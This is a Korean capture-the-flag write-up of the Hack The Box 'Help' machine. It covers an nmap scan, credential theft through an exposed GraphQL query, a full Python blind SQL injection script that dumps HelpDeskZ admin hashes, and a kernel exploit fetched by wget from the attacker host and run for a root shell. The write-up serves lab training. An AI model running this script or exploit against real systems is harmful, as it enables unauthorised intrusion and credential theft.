[HTB] Help Write Up
[HTB] Help Write Up
포트 스캔
1
sudo nmap -Pn -p- --min-rate 1000 -T4 -oN scans/initial_Pn 10.129.8.148
1
2
3
4
5
6
7
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    open     http
3000/tcp  open     ppp
19723/tcp filtered unknown
30234/tcp filtered unknown
46832/tcp filtered unknown
초기 침투
80번 포트 접속
- 도메인 help.htb로 접속됨
/etc/hosts 파일 수정
1
echo "10.129.8.148 help.htb" | sudo tee -a /etc/hosts

80,3000번 포트 대상 취약점 스캔
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌──(kali㉿kali)-[~/htb/help]
└─$ nmap -p 80,3000 --script=vuln 10.129.8.148
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-24 00:11 -0400
Nmap scan report for help.htb (10.129.8.148)
Host is up (0.24s latency).

PORT     STATE SERVICE
80/tcp   open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-enum:
|_  /support/: Potentially interesting folder
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 322.13 seconds

80번 포트 /support/ 접속
- HelpDeskZ 서비스 확인

3000번 포트 접속
- json 출력 확인

- 사용된 기술 스택 정보 : Node.js Express 프레임워크

- GraphQL 쿼리를 통해 사용자 자격 증명 추출
1
http://10.129.8.148:3000/graphql?query={user{username%20password}}
1
{"data":{"user":{"username":"helpme@helpme.com","password":"5d3c93182bb20f07b994a7f617e99cff"}}}

해시 크랙
- https://crackstation.net/
- 패스워드 : godhelpmeplz 추출

http://help.htb/support/ 로그인 시도
- helpme@helpme.com / godhelpmeplz 계정으로 로그인 성공

- http://help.htb/support/README.md 접근 시 Version: 1.0.2 확인
exploit
- searchsploit을 통한 exploit 검색
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/htb/help]
└─$ searchsploit helpdeskz
----------------------------------------------------- ---------------------------------
 Exploit Title                                       |  Path
----------------------------------------------------- ---------------------------------
HelpDeskZ 1.0.2 - Arbitrary File Upload              | php/webapps/40300.py
HelpDeskZ < 1.0.2 - (Authenticated) SQL Injection /  | php/webapps/41200.py
Helpdeskz v2.0.2 - Stored XSS                        | php/webapps/52068.txt
----------------------------------------------------- ---------------------------------
Shellcodes: No Results
-
SQL Injection 취약점이 존재하는 버전임을 확인
-
submit_ticket 메뉴에서 사진 업로드 후, 글 작성 > my_tickets 메뉴에서 해당 티켓의 이미지 파일 다운로드 요청 패킷 내 param[] 파라미터 확인

1

http://help.htb/support/?v=view_tickets&action=ticket¶m[]=4¶m[]=attachment¶m[]=1¶m[]=6+and+1=1--
- 이미지 파일 정상 다운로드
1
http://help.htb/support/?v=view_tickets&action=ticket¶m[]=4¶m[]=attachment¶m[]=1¶m[]=6+and+1=2--
- 이미지 파일 다운로드 실패

- param[] 파라미터에 SQL Injection 가능성 확인
SQL Injection 자동화 스크립트 작성
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
import requests
import urllib.parse
import sys
import time
EMAIL = "helpme@helpme.com"
PASSWORD = "godhelpmeplz"
URL = "http://help.htb/support/"
TABLE_NAME = "staff"
def get_token(content):
if "csrfhash" not in content:
return "error"
token = content[content.find('csrfhash" value="'):len(content)]
if '" />' in token:
token = token[token.find('value="')+7:token.find('" />')]
else:
token = token[token.find('value="')+7:token.find('"/>')]
return token
def get_ticket_id(content):
if "param[]=" not in content:
return "error"
ticketid = content[content.find('param[]='):len(content)]
ticketid = ticketid[8:ticketid.find('"')]
return ticketid
def test_condition(session, base_url, condition, retries=3):
"""Test a SQL condition with retry logic for network stability"""
payload = f" AND 1=1 AND ({condition}) -- -"
url = base_url + urllib.parse.quote(payload)
for attempt in range(retries):
try:
response = session.get(url, timeout=5)
return response.headers.get('Content-Type') == "image/jpeg"
except requests.exceptions.RequestException as e:
if attempt == retries - 1:
print(f"\n[-] Network error after {retries} retries: {e}")
return False
time.sleep(1)
def binary_search_char(session, base_url, query, position):
"""Use binary search to find the ASCII value of a character at given position"""
low = 32 # Start of printable ASCII
high = 126 # End of printable ASCII
while low <= high:
mid = (low + high) // 2
condition = f"ascii(substr(({query}),{position},1)) > {mid}"
if test_condition(session, base_url, condition):
low = mid + 1
else:
high = mid - 1
# Verify we found a valid character
if low <= 126:
verify_condition = f"ascii(substr(({query}),{position},1)) = {low}"
if test_condition(session, base_url, verify_condition):
return chr(low)
return None
def get_string_length(session, base_url, query, max_length=100):
"""Get the length of a string using binary search"""
low = 0
high = max_length
while low <= high:
mid = (low + high) // 2
condition = f"LENGTH(({query})) > {mid}"
if test_condition(session, base_url, condition):
low = mid + 1
else:
high = mid - 1
return low
def extract_string_binary(session, base_url, query, description):
"""Extract a string by first finding its length, then binary searching each character"""
print(f"[+] Extracting {description}...")
length = get_string_length(session, base_url, query)
if length == 0:
print(f"[-] {description} is empty or not found.")
return ""
print(f"[+] Length of {description} is {length}. Starting character extraction...")
result = []
for position in range(1, length + 1):
char = binary_search_char(session, base_url, query, position)
if char is None:
print(f"\n[-] Failed to extract character at position {position}")
break
result.append(char)
print(f" Position {position}: '{char}'", end="", flush=True)
final_result = ''.join(result)
print(f"\n[+] Complete: '{final_result}'")
return final_result
def get_user_count_binary(session, base_url):
"""Get user count using binary search"""
print("[+] Getting user count (binary search)...")
# First find upper bound
low = 1
high = 100
while low <= high:
mid = (low + high) // 2
condition = f"(SELECT COUNT(*) from {TABLE_NAME}) > {mid}"
if test_condition(session, base_url, condition):
low = mid + 1
else:
high = mid - 1
# Verify the count
for count in range(max(1, low - 2), low + 3):
condition = f"(SELECT COUNT(*) from {TABLE_NAME}) = {count}"
if test_condition(session, base_url, condition):
print(f"[+] Found {count} users")
return count
print("[-] Could not determine user count")
return 0
# Login and setup
session = requests.Session()
print("[+] Setting up session...")
r = session.get(URL)
TOKEN = get_token(r.text)
if TOKEN == "error":
print("[-] Cannot find CSRF token")
sys.exit()
login_data = {
'do': 'login',
'csrfhash': TOKEN,
'email': EMAIL,
'password': PASSWORD,
'btn': 'Login'
}
r = session.post(URL + "?v=login", data=login_data)
ticket_id = get_ticket_id(r.text)
if ticket_id == "error":
print("[-] Ticket ID not found. Did you create a ticket manually?")
sys.exit()
print(f"[+] Found ticket ID: {ticket_id}")
base_url = f"{URL}?v=view_tickets&action=ticket¶m[]={ticket_id}¶m[]=attachment¶m[]=1¶m[]=6"
# Get user count using binary search
user_count = get_user_count_binary(session, base_url)
if user_count == 0:
print("[-] No users found")
sys.exit()
print(f"\n{'='*60}")
print(f"EXTRACTING {user_count} USERS")
print(f"{'='*60}")
users = []
for i in range(user_count):
print(f"\n--- USER {i + 1} ---")
# Extract username
username_query = f"SELECT username from {TABLE_NAME} limit {i},1"
username = extract_string_binary(session, base_url, username_query, "username")
# Extract password
password_query = f"SELECT password from {TABLE_NAME} limit {i},1"
password = extract_string_binary(session, base_url, password_query, "password")
# Extract email
email_query = f"SELECT email from {TABLE_NAME} limit {i},1"
email = extract_string_binary(session, base_url, email_query, "email")
users.append({
'username': username,
'password': password,
'email': email
})
# Results
print(f"\n{'='*60}")
print("RESULTS")
print(f"{'='*60}")
for i, user in enumerate(users, 1):
print(f"USER {i}: {user['username']} | {user['email']} | {user['password']}")
print(f"\nCREDENTIALS:")
for user in users:
print(f"{user['username']}:{user['password']}")
print(f"\n[+] Extracted {len(users)} users")
- 결과
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
┌──(kali㉿kali)-[~/htb/help]
└─$ python sql.py
[+] Setting up session...
[+] Found ticket ID: 4
[+] Getting user count (binary search)...
[+] Found 1 users

============================================================
EXTRACTING 1 USERS
============================================================

--- USER 1 ---
[+] Extracting username...
[+] Length of username is 5. Starting character extraction...
    Position 1: 'a'    Position 2: 'd'    Position 3: 'm'    Position 4: 'i'    Position 5: 'n'
[+] Complete: 'admin'
[+] Extracting password...
[+] Length of password is 40. Starting character extraction...
    Position 1: 'd'    Position 2: '3'    Position 3: '1'    Position 4: '8'    Position 5: 'f'    Position 6: '4'    Position 7: '4'    Position 8: '7'    Position 9: '3'    Position 10: '9'    Position 11: 'd'    Position 12: 'c'    Position 13: 'e'    Position 14: 'd'    Position 15: '6'    Position 16: '6'    Position 17: '7'    Position 18: '9'    Position 19: '3'    Position 20: 'b'    Position 21: '1'    Position 22: 'a'    Position 23: '6'    Position 24: '0'    Position 25: '3'    Position 26: '0'    Position 27: '2'    Position 28: '8'    Position 29: '1'    Position 30: '3'    Position 31: '3'    Position 32: 'a'    Position 33: '7'    Position 34: '6'    Position 35: 'a'    Position 36: 'e'    Position 37: '6'    Position 38: '8'    Position 39: '0'    Position 40: 'e'
[+] Complete: 'd318f44739dced66793b1a603028133a76ae680e'
[+] Extracting email...
[+] Length of email is 18. Starting character extraction...
    Position 1: 's'    Position 2: 'u'    Position 3: 'p'    Position 4: 'p'    Position 5: 'o'    Position 6: 'r'    Position 7: 't'    Position 8: '@'    Position 9: 'm'    Position 10: 'y'    Position 11: 's'    Position 12: 'i'    Position 13: 't'    Position 14: 'e'    Position 15: '.'    Position 16: 'c'    Position 17: 'o'    Position 18: 'm'
[+] Complete: 'support@mysite.com'

============================================================
RESULTS
============================================================
USER 1: admin | support@mysite.com | d318f44739dced66793b1a603028133a76ae680e

CREDENTIALS:
admin:d318f44739dced66793b1a603028133a76ae680e

[+] Extracted 1 users


- admin / d318f44739dced66793b1a603028133a76ae680e 추출
해시 크랙
- https://crackstation.net/ 에서 해시 크랙 진행
- 패스워드 sha1 해시 > Welcome1 추출
SSH 접속
- help / Welcome1 계정으로 접속 가능함
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/htb/help]
└─$ ssh help@10.129.8.148
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
help@10.129.8.148's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-116-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
You have new mail.
Last login: Fri Jan 11 06:18:50 2019
help@help:~$
- 사용자 플래그 획득
1
2
help@help:~$ cat user.txt
...
권한 상승
리눅스 커널 버전 확인
1
2
help@help:~$ uname -a
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
- exploit 검색
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/htb/help]
└─$ searchsploit 4.4.0-116
---------------------------------------------------- ---------------------------------
 Exploit Title                                      |  Path
---------------------------------------------------- ---------------------------------
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local P | linux/local/44298.c
---------------------------------------------------- ---------------------------------
Shellcodes: No Results
exploit
- 타겟 서버에서 exploit c 파일 다운로드 받기
1
2
3
4
5
6
7
8
9
10
help@help:/tmp$ wget http://10.10.14.170/44298.c
--2026-03-24 01:08:48--  http://10.10.14.170/44298.c
Connecting to 10.10.14.170:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5773 (5.6K) [text/x-csrc]
Saving to: ‘44298.c’

44298.c               100%[========================>]   5.64K  --.-KB/s    in 0.001s

2026-03-24 01:08:48 (4.01 MB/s) - ‘44298.c’ saved [5773/5773]
- 컴파일
1
gcc 44298.c -o exploit
1
chmod +x exploit
- exploit 실행
1
2
3
4
5
help@help:/tmp$ ./exploit
task_struct = ffff88003d114600
uidptr = ffff88003710bd84
spawning root shell
root@help:/tmp#
- 관리자 플래그 획득
1
2
root@help:/tmp# cat /root/root.txt
...

This post is licensed under
CC BY 4.0
by the author.